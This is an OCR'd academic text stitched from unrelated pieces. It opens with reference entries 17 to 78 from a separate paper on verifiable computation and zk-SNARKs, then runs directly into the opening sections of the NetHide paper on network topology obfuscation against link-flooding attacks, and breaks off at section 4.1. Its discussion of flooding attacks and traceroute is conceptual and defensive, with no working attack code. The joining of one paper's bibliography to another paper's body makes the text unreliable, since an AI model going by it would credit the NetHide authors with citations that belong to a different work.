[17] BERRUT, J., AND TREFETHEN, L. N. Barycentric Lagrange interpolation. *SIAM Review 46*, 3 (2004), 501–517.

[18] BISHOP, C. M. *Pattern recognition and machine learning*. Springer-Verlag New York, 2006.

[19] BITANSKY, N., CANETTI, R., CHIESA, A., AND TROMER, E. From extractable collision resistance to succinct non-interactive arguments of knowledge, and back again. In *Proceedings of the 3rd Innovations in Theoretical Computer Science Conference* (2012), ITCS '12, pp. 326–349.

[20] BITANSKY, N., CHIESA, A., ISHAI, Y., OSTROVSKY, R., AND PANETH, O. Succinct non-interactive arguments via linear interactive proofs. In *Proceedings of the 10th Theory of Cryptography Conference* (2013), TCC '13, pp. 315–333.

[21] BOWE, S., GABIZON, A., AND GREEN, M. A multi-party protocol for constructing the public parameters of the Pinocchio zk-SNARK. https://github.com/zcash/mpc/blob/master/whitepaper.pdf, 2016.

[22] BRAUN, B., FELDMAN, A. J., REN, Z., SETTY, S., BLUMBERG, A. J., AND WALFISH, M. Verifying computations with state. In *Proceedings of the 25th ACM Symposium on Operating Systems Principles* (2013), SOSP '13, pp. 341–357.

[23] BRICKELL, E. F., GORDON, D. M., MCCURLEY, K. S., AND WILSON, D. B. Fast exponentiation with precomputation. In *Proceedings of the 11th Annual International Conference on Theory and Application of Cryptographic Techniques* (1993), EUROCRYPT '92, pp. 200–207.

[24] CANNON, L. E. A cellular computer to implement the Kalman filter algorithm. Tech. rep., DTIC Document, 1969.

[25] CHANG, C.-C., AND LOU, D.-C. Fast parallel computation of multi-exponentiation for public key cryptosystems. In *Proceedings of the 4th International Conference on Parallel and Distributed Computing, Applications and Technologies* (2003), PDCAT '2003, pp. 955–958.

[26] CHIESA, A., AND TROMER, E. Proof-carrying data and hearsay arguments from signature cards. In *Proceedings of the 1st Symposium on Innovations in Computer Science* (2010), ICS '10, pp. 310–331.

[27] CHIESA, A., AND TROMER, E. Proof-carrying data: Secure computation on untrusted platforms (high-level description). *The Next Wave: The National Security Agency's review of emerging technologies 19*, 2 (2012), 40–46.

[28] CHIESA, A., TROMER, E., AND VIRZA, M. Cluster computing in zero knowledge. In *Proceedings of the 34th Annual International Conference on Theory and Application of Cryptographic Techniques* (2015), EUROCRYPT '15, pp. 371–403.

[29] COOLEY, J. W., AND TUKEY, J. W. An algorithm for the machine calculation of complex Fourier series. *Mathematics of Computation 19* (1965), 297–301.

[30] CORMODE, G., MITZENMACHER, M., AND THALER, J. Practical verified computation with streaming interactive proofs. In *Proceedings of the 4th Symposium on Innovations in Theoretical Computer Science* (2012), ITCS '12, pp. 90–112.

[31] COSTELLO, C., FOURNET, C., HOWELL, J., KOHLWEISS, M., KREUTER, B., NAEHRIG, M., PARNO, B., AND ZAHUR, S. Geppetto: Versatile verifiable computation. In *Proceedings of the 36th IEEE Symposium on Security and Privacy* (2015), S&P '15, pp. 250–273.

[32] DANEZIS, G., FOURNET, C., GROTH, J., AND KOHLWEISS, M. Square span programs with applications to succinct NIZK arguments. In *Proceedings of the 20th International Conference on the Theory and Application of Cryptology and Information Security* (2014), ASIACRYPT '14, pp. 532–550.

[33] DANEZIS, G., FOURNET, C., KOHLWEISS, M., AND PARNO, B. Pinocchio Coin: building Zerocoin from a succinct pairing-based proof system. In *Proceedings of the 2013 Workshop on Language Support for Privacy Enhancing Technologies* (2013), PETShop '13.

[34] DE ROOIJ, P. Efficient exponentiation using precomputation and vector addition chains. In *Proceedings of the 13th Annual International Conference on Theory and Application of Cryptographic Techniques* (1994), EUROCRYPT '94, pp. 389–399.

[35] DEAN, J., AND GHEMAWAT, S. MapReduce: Simplified data processing on large clusters. In *Proceedings of the 6th Symposium on Operating System Design and Implementation* (2004), OSDI '04, pp. 137–149.

[36] DELIGNAT-LAVAUD, A., FOURNET, C., KOHLWEISS, M., AND PARNO, B. Cinderella: Turning shabby X.509 certificates into elegant anonymous credentials with the magic of verifiable computation. In *Proceedings of the 37th IEEE Symposium on Security and Privacy* (2016), S&P '16, pp. 235–254.

[37] GENNARO, R., GENTRY, C., PARNO, B., AND RAYKOVA, M. Quadratic span programs and succinct NIZKs without PCPs. In *Proceedings of the 32nd Annual International Conference on Theory and Application of Cryptographic Techniques* (2013), EUROCRYPT '13, pp. 626–645.

[38] GENTRY, C., AND WICHS, D. Separating succinct non-interactive arguments from all falsifiable assumptions. In *Proceedings of the 43rd Annual ACM Symposium on Theory of Computing* (2011), STOC '11, pp. 99–108.

[39] GIACOMELLI, I., MADSEN, J., AND ORLANDI, C. ZKBoo: Faster zero-knowledge for boolean circuits. In *Proceedings of the 25th USENIX Security Symposium* (2016), Security '16, pp. 1069–1083.

[40] GOLDWASSER, S., KALAI, Y. T., AND ROTHBLUM, G. N. Delegating computation: Interactive proofs for muggles. *Journal of the ACM 62*, 4 (2015), 27:1–27:64.

[41] GROTH, J. Short pairing-based non-interactive zero-knowledge arguments. In *Proceedings of the 16th International Conference on the Theory and Application of Cryptology and Information Security* (2010), ASIACRYPT '10, pp. 321–340.

[42] GROTH, J. On the size of pairing-based non-interactive arguments. In *Proceedings of the 35th Annual International Conference on Theory and Application of Cryptographic Techniques* (2016), EUROCRYPT '16, pp. 305–326.

[43] GROTH, J., AND MALLER, M. Snarky signatures: Minimal signatures of knowledge from simulation-extractable SNARKs. In *Proceedings of the 37th Annual International Cryptology Conference* (2017), CRYPTO '17, pp. 581–612.

[44] ISARD, M., BUDIU, M., YU, Y., BIRRELL, A., AND FETTERLY, D. Dryad: distributed data-parallel programs from sequential building blocks. In *Proceedings of the 2007 EuroSys Conference* (2007), EuroSys '07, pp. 59–72.

[45] ISHAI, Y., KUSHILEVITZ, E., AND OSTROVSKY, R. Efficient arguments without short PCPs. In *Proceedings of the Twenty-Second Annual IEEE Conference on Computational Complexity* (2007), CCC '07, pp. 278–291.

[46] JUELS, A., KOSBA, A. E., AND SHI, E. The ring of Gyges: Investigating the future of criminal smart contracts. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS '16, pp. 283–295.

[47] KOSBA, A. E., MILLER, A., SHI, E., WEN, Z., AND PAPAMANTHOU, C. Hawk: The blockchain model of cryptography and privacy-preserving smart contracts. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy* (2016), SP '16, pp. 839–858.

[48] KOSBA, A. E., PAPADOPOULOS, D., PAPAMANTHOU, C., SAYED, M. F., SHI, E., AND TRIANDOPOULOS, N. TRUESET: Faster verifiable set computations. In *Proceedings of the 23rd USENIX Security Symposium* (2014), Security '14, pp. 765–780.

[49] KUTSKIR, I. Fastest Gaussian blur (in linear time). `http://blog.ivank.net/fastest-gaussian-blur.html`.

[50] LEE, H., ROBERTSON, J. P., AND FORTES, J. A. B. Generalized Cannon's algorithm for parallel matrix multiplication. In *Proceedings of the 11th International Conference on Supercomputing* (1997), ICS '97, pp. 44–51.

[51] LIPMAA, H. Progression-free sets and sublinear pairing-based non-interactive zero-knowledge arguments. In *Proceedings of the 9th Theory of Cryptography Conference on Theory of Cryptography* (2012), TCC '12, pp. 169–189.

[52] MICALI, S. Computationally sound proofs. *SIAM Journal on Computing 30*, 4 (2000), 1253–1298. Preliminary version appeared in FOCS '94.

[53] NAVEH, A., AND TROMER, E. Photoproof: Cryptographic image authentication for any set of permissible transformations. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy* (2016), SP '16, pp. 255–271.

[54] PAETH, A. W. A fast algorithm for general raster rotation. In *Proceedings on Graphics Interface '86/Vision Interface '86* (1986), pp. 77–81.

[55] PARNO, B., GENTRY, C., HOWELL, J., AND RAYKOVA, M. Pinocchio: Nearly practical verifiable computation. In *Proceedings of the 34th IEEE Symposium on Security and Privacy* (2013), Oakland '13, pp. 238–252.

[56] PASS, R., SHI, E., AND TRAMÈR, F. Formal abstractions for attested execution secure processors. In *Proceedings of the 36th Annual International Conference on Theory and Application of Cryptographic Techniques* (2017), EUROCRYPT '17, pp. 260–289.

[57] PIPPENGER, N. On the evaluation of powers and related problems. In *Proceedings of the 17th Annual Symposium on Foundations of Computer Science* (1976), FOCS '76, pp. 258–263.

[58] PIPPENGER, N. On the evaluation of powers and monomials. *SIAM Journal on Computing 9*, 2 (1980), 230–250.

[59] SCIPR LAB. libsnark: a C++ library for zk-SNARK proofs, 2017. `https://github.com/scipr-lab/libsnark`.

[60] SETTY, S., BLUMBERG, A. J., AND WALFISH, M. Toward practical and unconditional verification of remote computations. In *Proceedings of the 13th USENIX Conference on Hot Topics in Operating Systems* (2011), HotOS '11, pp. 29–29.

[61] SETTY, S., BRAUN, B., VU, V., BLUMBERG, A. J., PARNO, B., AND WALFISH, M. Resolving the conflict between generality and plausibility in verified computation. In *Proceedings of the 8th EuoroSys Conference* (2013), EuroSys '13, pp. 71–84.

[62] SETTY, S., MCPHERSON, M., BLUMBERG, A. J., AND WALFISH, M. Making argument systems for outsourced computation practical (sometimes). In *Proceedings of the 2012 Network and Distributed System Security Symposium* (2012), NDSS '12.

[63] SETTY, S., VU, V., PANPALIA, N., BRAUN, B., BLUMBERG, A. J., AND WALFISH, M. Taking proof-based verified computation a few steps closer to practicality. In *Proceedings of the 21st USENIX Security Symposium* (2012), Security '12, pp. 253–268.

[64] STRAUS, E. G. Addition chains of vectors (problem 5125). *The American Mathematical Monthly 71*, 7 (1964), 806–808.

[65] SZE, T. Schönhage–Strassen algorithm with mapreduce for multiplying terabit integers. In *Proceedings of the 2011 International Workshop on Symbolic-Numeric Computation* (2011), SNC '11, pp. 54–62.

[66] THALER, J. Time-optimal interactive proofs for circuit evaluation. In *Proceedings of the 33rd Annual International Cryptology Conference* (2013), CRYPTO '13, pp. 71–89.

[67] THALER, J. A note on the GKR protocol. `http://people.cs.georgetown.edu/jthaler/GKRNote.pdf`, 2015.

[68] THALER, J., ROBERTS, M., MITZENMACHER, M., AND PFISTER, H. Verifiable computation with massively parallel interactive proofs. In *Proceedings of the 4th USENIX Workshop on Hot Topics in Cloud Computing* (2012), HotCloud '12.

[69] TRAMÈR, F., ZHANG, F., LIN, H., HUBAUX, J., JUELS, A., AND SHI, E. Sealed-glass proofs: Using transparent enclaves to prove and sell knowledge. In *Proceedings of the 2017 IEEE European Symposium on Security and Privacy* (2017), EuroS&P '17, pp. 19–34.

[70] VAN DE GEIJN, R. A., AND WATTS, J. SUMMA: scalable universal matrix multiplication algorithm. *Concurrency - Practice and Experience 9*, 4 (1997), 255–274.

[71] VON ZUR GATHEN, J., AND GERHARD, J. *Modern Computer Algebra*, 3rd ed. Cambridge University Press, 2013.

[72] VU, V., SETTY, S., BLUMBERG, A. J., AND WALFISH, M. A hybrid architecture for interactive verifiable computation. In *Proceedings of the 34th IEEE Symposium on Security and Privacy* (2013), Oakland '13, pp. 223–237.

[73] WAHBY, R. S., HOWALD, M., GARG, S. J., SHELAT, A., AND WALFISH, M. Verifiable ASICs. In *Proceedings of the 37th IEEE Symposium on Security and Privacy* (2016), S&P '16, pp. 759–778.

[74] WAHBY, R. S., JI, Y., BLUMBERG, A. J., SHELAT, A., THALER, J., WALFISH, M., AND WIES, T. Full accounting for verifiable outsourcing. Cryptology ePrint Archive, Report 2017/242, 2017.

[75] WAHBY, R. S., SETTY, S., REN, Z., BLUMBERG, A. J., AND WALFISH, M. Efficient RAM and control flow in verifiable outsourced computation. In *Proceedings of the 22nd Network and Distributed System Security Symposium* (2015), NDSS '15.

[76] WALFISH, M., AND BLUMBERG, A. J. Verifying computations without reexecuting them. *Communications of the ACM 58*, 2 (2015), 74–84.

[77] ZHANG, Y., GENKIN, D., KATZ, J., PAPADOPOULOS, D., AND PAPAMANTHOU, C. vSQL: Verifying arbitrary SQL queries over dynamic outsourced databases. In *Proceedings of the 38th IEEE Symposium on Security and Privacy* (2017), S&P '17, pp. 863–880.

[78] ZHANG, Y., PAPAMANTHOU, C., AND KATZ, J. Alitheia: Towards practical verifiable graph processing. In *Proceedings of the 21st ACM Conference on Computer and Communications Security* (2014), CCS '14, pp. 856–867.

# NetHide: Secure and Practical Network Topology Obfuscation

Roland Meier*, Petar Tsankov*, Vincent Lenders◇, Laurent Vanbever*, Martin Vechev*

* *ETH Zürich* ◇*armasuisse*

nethide.ethz.ch

## Abstract

Simple path tracing tools such as `traceroute` allow malicious users to infer network topologies remotely and use that knowledge to craft advanced denial-of-service (DoS) attacks such as Link-Flooding Attacks (LFAs). Yet, despite the risk, most network operators still allow path tracing as it is an essential network debugging tool.

In this paper, we present NetHide, a network topology obfuscation framework that mitigates LFAs while preserving the practicality of path tracing tools. The key idea behind NetHide is to formulate network obfuscation as a multi-objective optimization problem that allows for a flexible tradeoff between security (encoded as hard constraints) and usability (encoded as soft constraints). While solving this problem exactly is hard, we show that NetHide can obfuscate topologies at scale by only considering a subset of the candidate solutions and without reducing obfuscation quality. In practice, NetHide obfuscates the topology by intercepting and modifying path tracing probes directly in the data plane. We show that this process can be done at line-rate, in a stateless fashion, by leveraging the latest generation of programmable network devices.

We fully implemented NetHide and evaluated it on realistic topologies. Our results show that NetHide is able to obfuscate large topologies ($> 150$ nodes) while preserving near-perfect debugging capabilities. In particular, we show that operators can still precisely trace back $> 90\,\%$ of link failures despite obfuscation.

## 1 Introduction

Botnet-driven Distributed Denial-of-Service (DDoS) attacks constitute one of today's major Internet threats [1, 2, 5, 10]. Such attacks can be divided in two categories depending on whether they target end-hosts and services (volume-based attacks) or the network infrastructure itself (link-flooding attacks, LFAs).

Volume-based attacks are the simplest and work by sending massive amounts of data to selected targets. Recent examples include the 1.2 Tbps DDoS attack against Dyn's DNS service [6] in October 2016 and the 1.35 Tbps DDoS attack against GitHub in February 2018 [8]. While impressive, these attacks can be mitigated today by diverting the incoming traffic through large CDN infrastructures [23]. As an illustration, CloudFlare's infrastructure can now mitigate volume-based attacks reaching Terabits per second [18].

Link-flooding attacks (LFAs) [26, 38] are more sophisticated and work by having a botnet generate low-rate flows between pairs of bots or towards public services such that all of these flows cross a given set of network links or nodes, degrading (or even preventing) the connectivity for *all* services using them. LFAs are much harder to detect as: *(i)* traffic volumes are relatively small (10 Gbps or 40 Gbps attacks are enough to kill most Internet links [31]); and *(ii)* attack flows are indistinguishable from legitimate traffic. Representative examples include the Spamhaus attack which flooded selected Internet eXchange Point (IXP) links in Europe and Asia [4, 7, 12].

Unlike volume-based attacks, performing an LFA requires the attacker to know the topology *and* the forwarding behavior of the targeted network. Without this knowledge, an attacker can only "guess" which flows share a common link, considerably reducing the attack's efficiency. As an illustration, our simulations indicate that congesting an *arbitrary* link without knowing the topology requires 5 times more flows, while congesting a *specific* link is order of magnitudes more difficult.

Nowadays, attackers can easily acquire topology knowledge by running path tracing tools such as `traceroute` [17]. In fact, previous studies have shown that entire topologies can be precisely mapped with `traceroute` provided enough vantage points are used [37], a requirement easily met by using large-scale measurement platforms (e.g., RIPE Atlas [16]).

***Existing works*** Existing LFA countermeasures either work *reactively* or *proactively*. Reactive measures dynamically adapt how traffic is being forwarded [25, 33] or have networks collaborating to detect malicious flows [31]. Proactive measures work by obfuscating the network topology so as to prevent attackers from discovering potential targets [28, 39, 40]. The problem with reactive countermeasures is the relative lack of incentives to deploy them: collaborative detection is only useful with a significant amount of participating networks, while dynamic traffic adaptation conflicts with traffic engineering objectives. In contrast, proactive approaches can protect each network individually without impacting normal traffic forwarding. Yet, they considerably lower the usefulness of path tracing tools [28,39] such as `traceroute` which is the prevalent tool for debugging networks [24,27,37]. Further, they also provide poor obfuscation which can be easily broken with a small number of brute-force attacks [39,40].

***Problem statement*** Given the limitations of existing techniques, a fundamental question remains open: *is it possible to obfuscate a network topology so as to mitigate attackers from performing link flooding attacks while, at the same time, preserving the usefulness of path tracing tools?*

***Key challenges*** Answering this question is challenging for at least three reasons:

1. The topology must be obfuscated with respect to any possible attacker location: attackers can be located anywhere and their tracing traffic is often indistinguishable from legitimate user requests.
2. The obfuscation logic should not be invertible and should scale to large topologies.
3. The obfuscation logic needs to be able to intercept and modify tracing traffic at line-rate. To preserve the troubleshooting-ability of network operators, tracing traffic should still flow across the correct physical links such that, for example, link failures in the physical topology are visible in the obfuscated one.

***NetHide*** We present NetHide, a novel network obfuscation approach which addresses the above challenges. NetHide consists of two main components: *(i)* a usability-preserving and scalable obfuscation algorithm; and *(ii)* a runtime system, which modifies tracing traffic directly in the data plane.

The key technical insight behind NetHide is to formulate the network obfuscation task as a multi-objective optimization problem that allows for a flexible trade-off between security (encoded as hard constraints) and usability (soft constraints). We introduce two metrics to quantify the usability of an obfuscated topology: *accuracy* and *utility*. Intuitively, the accuracy measures the similarity between the path along which a flow is routed in the physical topology with the path that NetHide presents in the virtual topology. The utility captures how physical events (e.g., link failures or congestion) in the physical topology are represented in the virtual topology. To scale, we show that considering only a few randomly selected candidate topologies, and optimizing over those, is enough to find secure solutions with near-optimal accuracy and utility.

We fully implemented NetHide and evaluated it on realistic topologies. We show that NetHide is able to obfuscate large topologies ($> 150$ nodes) with marginal impact on usability. In fact, we show in a case study that NetHide allows to precisely detect the vast majority ($> 90\,\%$) of link failures. We also show that NetHide is useful when partially deployed: $40\,\%$ of programmable devices allow to protect up to $60\,\%$ of the flows.

***Contributions*** Our main contributions are:

- A novel formulation of the network obfuscation problem in a way that preserves the usefulness of existing debugging tools (§3).
- An encoding of the obfuscation task as a linear optimization problem together with a random sampling technique to ensure scalability (§4).
- An end-to-end implementation of our approach, including an online packet modification runtime (§5).
- An evaluation of NetHide on representative network topologies. We show that NetHide can obfuscate topologies of large networks in a reasonable amount of time. The obfuscation has little impact on benign users and mitigates realistic attacker strategies (§6).

## 2 Model

We now present our network and attacker models and formulate the precise problem we address.

### 2.1 Network model

We consider layer 3 (IP) networks operated by a single authority, such as an Internet service provider or an enterprise. Traffic at this layer is routed according to the destination IP address. We assume that routing is deterministic, meaning that the traffic is sent along a single path between each pair of nodes. While this assumption does not hold for networks relying on probabilistic load-balancing mechanisms (e.g., ECMP [15]), it makes our attacker more powerful as all paths are assumed to be persistent and therefore easier to learn.

To deploy NetHide, we assume that some of the routers are programmable in a way that allows them to: *(i)* match





Figure 1: Link Flooding Attacks (LFAs) work by routing many legitimate low-volume flows over the same set of physical links in order to cause congestion. LFAs assume that the attacker can discover the network topology, usually using `traceroute`-like tracing.

on arbitrary IP Time-to-Live (TTL) values; *(ii)* change the source and destination addresses of packets (e.g., UDP packets for `traceroute`) depending on the original destination address and the TTL; and *(iii)* restore the original source and destination addresses when replies (e.g., ICMP packets) to modified packets arrive. Our implementation uses the P4 programming language [14], which fulfills the above criteria. Yet, NetHide could also be implemented on top of existing router firmware.

## 2.2 Attacker model

We assume an attacker who controls a set of hosts (e.g., a botnet) that can inject traffic in the network. The attacker's goal is to perform a *Link Flooding Attack* (LFA) such as Coremelt [38] or Crossfire [26]. The objective of these attacks is to isolate a network segment by congesting one or more links. The attacker aims to congest links by creating low-volume flows from many different sources (bots) to many destinations (public servers or other bots) such that all these flows cross the targeted links (illustrated in Fig. 1). An attacker's *budget* limits the number of flows she can run and we quantify the attacker's strength based on her budget. Because the additional traffic is low-volume, it is hard to separate it from legitimate (also low-volume) traffic. This makes detecting and mitigating LFA attacks a hard problem [41].

To mount an efficient and stealthy LFA, the attacker must know enough (source, destination) pairs that communicate via the targeted link(s). Otherwise, she would have to create so many flows that she no longer remains efficient. Similarly to [26, 38], we assume the attacker has no prior knowledge of the network topology. However, the attacker can learn the network topology using `traceroute`-like tracing techniques [17]. `traceroute` works by sending a series of packets (probes) to the destination with increasing TTL values. In response to these probes, each router along the path to the destination sends an ICMP time exceeded message. More specifically, `traceroute` leverages the fact that

**Network components**

| | | | |
|---|---|---|---|
| *(Nodes)* | $N$ | $\subseteq$ | $\mathcal{N} = \{n_1, \ldots, n_N\}$ |
| *(Links)* | $L$ | $\subseteq$ | $N \times N$ |
| *(Forwarding tree)* | $T_n$ | $=$ | $(N, L_n)$, tree rooted at $n$ |
| *(Forwarding trees)* | $T$ | $=$ | $\bigcup_{n \in N} T_n$ |
| *(Flows)* | $F$ | $\subseteq$ | $N \times N$ |

**Network topologies**

| | | | |
|---|---|---|---|
| *(Physical)* | $P$ | $=$ | $(N, L, T)$ |
| *(Virtual)* | $V$ | $=$ | $(N', L', T')$ |
| | | | $N \subseteq N'$ |

**Metrics**

| | | | |
|---|---|---|---|
| *(Flows per link)* | $f(T,l)$ | $=$ | $\{(s,d) \in F \mid l \in T_d\}$ |
| *(Flow density)* | $fd(T,l)$ | $=$ | $\lvert f(T,l) \rvert$ |
| *(Capacity)* | $c$ | $:$ | $L \to \mathbb{N}$ |
| *(Accuracy)* | $acc$ | $:$ | $((s,d), P, V) \mapsto [0,1]$ |
| *(Utility)* | $util$ | $:$ | $((s,d), P, V) \mapsto [0,1]$ |

Figure 2: NetHide notation and metrics

TTL values are decremented by one at each router, and that the first router to see a TTL value of 0 sends a response to the source of the probe. For example, a packet with TTL value of 3 sent from $A$ to $B$ will cause the third router along the path from $A$ to $B$ to send an ICMP time exceeded message to $A$. By aggregating paths between many host pairs, it is possible to determine the topology and the forwarding behavior of the network [37]. We remark that in addition to revealing forwarding paths, `traceroute`-like probes also disclose the Round-Trip Time (RTT), i.e., the time difference between the moment a probe is sent and the corresponding ICMP time exceeded message is received, which can be used as a side-channel to gain intuition about the feasibility of a (potentially obfuscated) path returned by `traceroute`.

Finally, we assume that the attacker knows everything about the deployed protection mechanisms in the network (including the ones presented in this paper) except their secret inputs and random decisions following Kerckhoff's principle [34].

## 2.3 Notation

We depict our notation and definitions in Fig. 2. We model a *network topology* as a graph with nodes $N \subseteq \mathcal{N}$, where $\mathcal{N}$ is the set of all possible nodes, and links $L \subseteq N \times N$. A *node* in the graph corresponds to a router in the network and a *link* corresponds to an (undirected) connection between two routers. NetHide allows to extend a topology with virtual nodes, i.e., nodes $v \in \mathcal{N} \setminus N$.

Given a node $n$, we use a tree $T_n = (N, L_n)$ rooted at $n$ to model how packets are forwarded to $n$. We refer to this

tree as a *forwarding tree*. For simplicity, we write $l \in T_n$ to denote that the link $l$ is contained in the forwarding tree $T_n$, i.e., $T_n = (N, L_n)$ with $l \in L_n$. We use $T$ to denote the set of all forwarding trees.

A *flow* $(s,d) \in F$ is a pair of a source node $s$ and destination node $d$. Note that the budget of the strongest attacker is given by the total number $|F|$ of possible flows. We use $T_{s \to d}$ to refer to the path from source node $s$ to destination node $d$ according to the forwarding tree $T_d$. In the style of [26], we define the *flow density fd* for a link $l \in L$ as the number of flows that are routed via this link (in any direction). The maximum flow density that a link can handle without congestion is denoted by the link's *capacity* $c$. A topology $(N, L, T)$ is *secure* if the flow density for any link in the topology does not exceed its capacity, i.e., $\forall l \in L : fd(T,l) \leq c(l)$. Note that no attacker (with any budget) can attack a secure topology as all links have enough capacity to handle the total number of flows from all the (source, destination) pairs in $F$.

## 2.4 Problem statement

We address the following *network obfuscation problem*: Given a physical topology $P$, the goal is to compute an obfuscated (virtual) topology $V$ such that $V$ is secure and is as similar as possible to $P$. In other words, the goal is to deceive the attacker with a virtual topology $V$. For the similarity between the physical topology $P$ and the obfuscated topology $V$, we refer to §3 where we present metrics which represent the *accuracy* of paths reported by `traceroute` and the *utility* of link failures in $P$ being closely represented in $V$.

We remark on a few important points. First, if $P$ is secure, then the obfuscation problem should return $P$ since we require that $V$ is as similar as possible to $P$. Second, for any network and any attacker, the problem has a trivial solution since we can always come up with a network that has an exclusive routing path for each (source, destination) pair. However, for non-trivial notions of similarity, it is challenging to discover an obfuscated network $V$ that similar to $P$.

# 3 NetHide

We now illustrate how NetHide can compute a secure and yet usable (i.e., "debuggable") obfuscated topology on a simple example depicted in Fig. 3. Specifically, we consider the task of obfuscating a network with 6 routers: $A, \ldots, F$ in which the core link $(C,D)$ acts as bottleneck and is therefore a potential target for an LFA.

***Inputs*** NetHide takes four inputs: *(i)* the physical network topology graph; *(ii)* a specification of the forwarding behavior (a forwarding tree for each destination according to the physical topology and incorporating potential link weights); *(iii)* the capacity $c$ of each link (how many flows can cross each link before congesting it); along with *(iv)* the set of attack flows $F$ to protect against. If the position of the attacker(s) is not known (the default), we define $F$ to be the set of all possible flows between all (source,destination) pairs.

Given these inputs, NetHide produces an obfuscated virtual topology $V$ which: *(i)* prevents the attacker(s) from determining a set of flows to congest any link; while *(ii)* still allowing non-malicious users to perform network diagnosis. A key insight behind NetHide is to formulate this task as a multi-objective optimization problem that allows for a flexible tradeoff between security (encoded as hard constraints) and usability (encoded as soft constraints) of the virtual topology. The key challenge here is that the number of obfuscated topologies grows exponentially with the network size, making simple exhaustive solutions unusable. To scale, NetHide only considers a subset of candidate solutions amongst which it selects a usable one. Perhaps surprisingly, we show that this process leads to desirable solutions.

***Pre-selecting a set of secure candidate topologies*** NetHide first computes a random set of obfuscated topologies. In addition to enabling NetHide to scale, this random selection also acts as a secret which makes it significantly harder to invert the obfuscation algorithm.

NetHide obfuscates network topologies along two dimensions: *(i)* it modifies the topology graph (i.e., it adds or removes links); and *(ii)* it modifies the forwarding behavior (i.e., how flows are routed along the graph). For instance, in Fig. 3, the two shown candidate solutions $V_1$ and $V_2$ both contain two virtual links used to "route" flows from $A$ to $E$ and from $B$ to $F$.

***Selecting a usable obfuscated topology*** While there exist many secure candidate topologies, they differ in terms of *usability*, i.e., their perceived usefulness for benign users. In NetHide, we capture the usability of a virtual topology in terms of its *accuracy* and *utility*.

The *accuracy* measures the logical similarity of the paths reported when using `traceroute` against the original and against the obfuscated topology. Intuitively, a virtual topology with high accuracy enables network operators to diagnose routing issues such as sub-optimal routing. Conversely, tracing highly inaccurate topologies is likely to report bogus information such as traffic jumping between geographically distant points for no apparent reason. As illustration, $V_2$ is more accurate than $V_1$ in Fig. 3 as the reported paths have more links and routers in common with the physical topology.

The *utility* metric measures the physical similarity between the paths actually taken by the tracing packets in the physical and the virtual topology. Intuitively, utility





Figure 3: NetHide operates in two steps: *(i)* computing a secure *and* usable virtual topology; and *(ii)* deploying the obfuscated topology in the physical network.

captures how well events such as link failures or congestion in the physical topology are observable in the virtual topology. For instance, we illustrate that $V_2$ has a higher utility than $V_1$ in Fig. 3 by considering the failure of the link $(D,E)$. Indeed, a non-malicious user would observe the failure of $(D,E)$ (which is not obfuscated) when tracing $V_2$ while it would observe the failure of link $(A,E)$ instead of $(D,E)$ when tracing $V_1$.

Given $V_1$, $V_2$ and the fact that $V_2$ has higher accuracy and utility, NetHide deploys $V_2$.

***Deploying the obfuscated topology*** NetHide obfuscates the topology at runtime by modifying tracing packets (i.e., IP packets whose TTL expires somewhere in the network). NetHide intercepts and processes such packets without impact on the network performance, directly in the data plane, by leveraging programmable network devices. Specifically, NetHide intercepts and possibly alters tracing packets at the edge of the network before sending them to the pretended destination in the physical network. That way, NetHide ensures that tracing packets traverse the corresponding physical links, and preserves the utility of `traceroute`-like tools. Observe that any alteration of tracing packets is reverted before they leave the network, which makes NetHide transparent. In contrast, simpler approaches which answer to tracing packets at the network edge or from a central controller (e.g., [28, 39]) render network debugging tools unusable.

Consider again Fig. 3 (right). If router $A$ receives a packet towards $E$ with TTL=2, this packet needs to expire at router $D$ according to the virtual topology. Since the link between $A$ and $D$ does not exist physically, the packet needs to be sent to $D$ via $C$, and it would thus expire at $C$. To prevent this and to ensure that the packet expires at D, NetHide increases the TTL by 1. Observe that, in addition to ensure the utility (see above), making the intended router answer to the probe also ensures that the measured round trip times are realistic (cf. §5).

## 4 Generating secure topologies

In this section, we first explain how to phrase the task of obfuscating a network topology as an optimization problem. We then present our implementation which consists of roughly 2000 lines of Python code and uses the Gurobi ILP solver [9].

### 4.1 Optimization problem

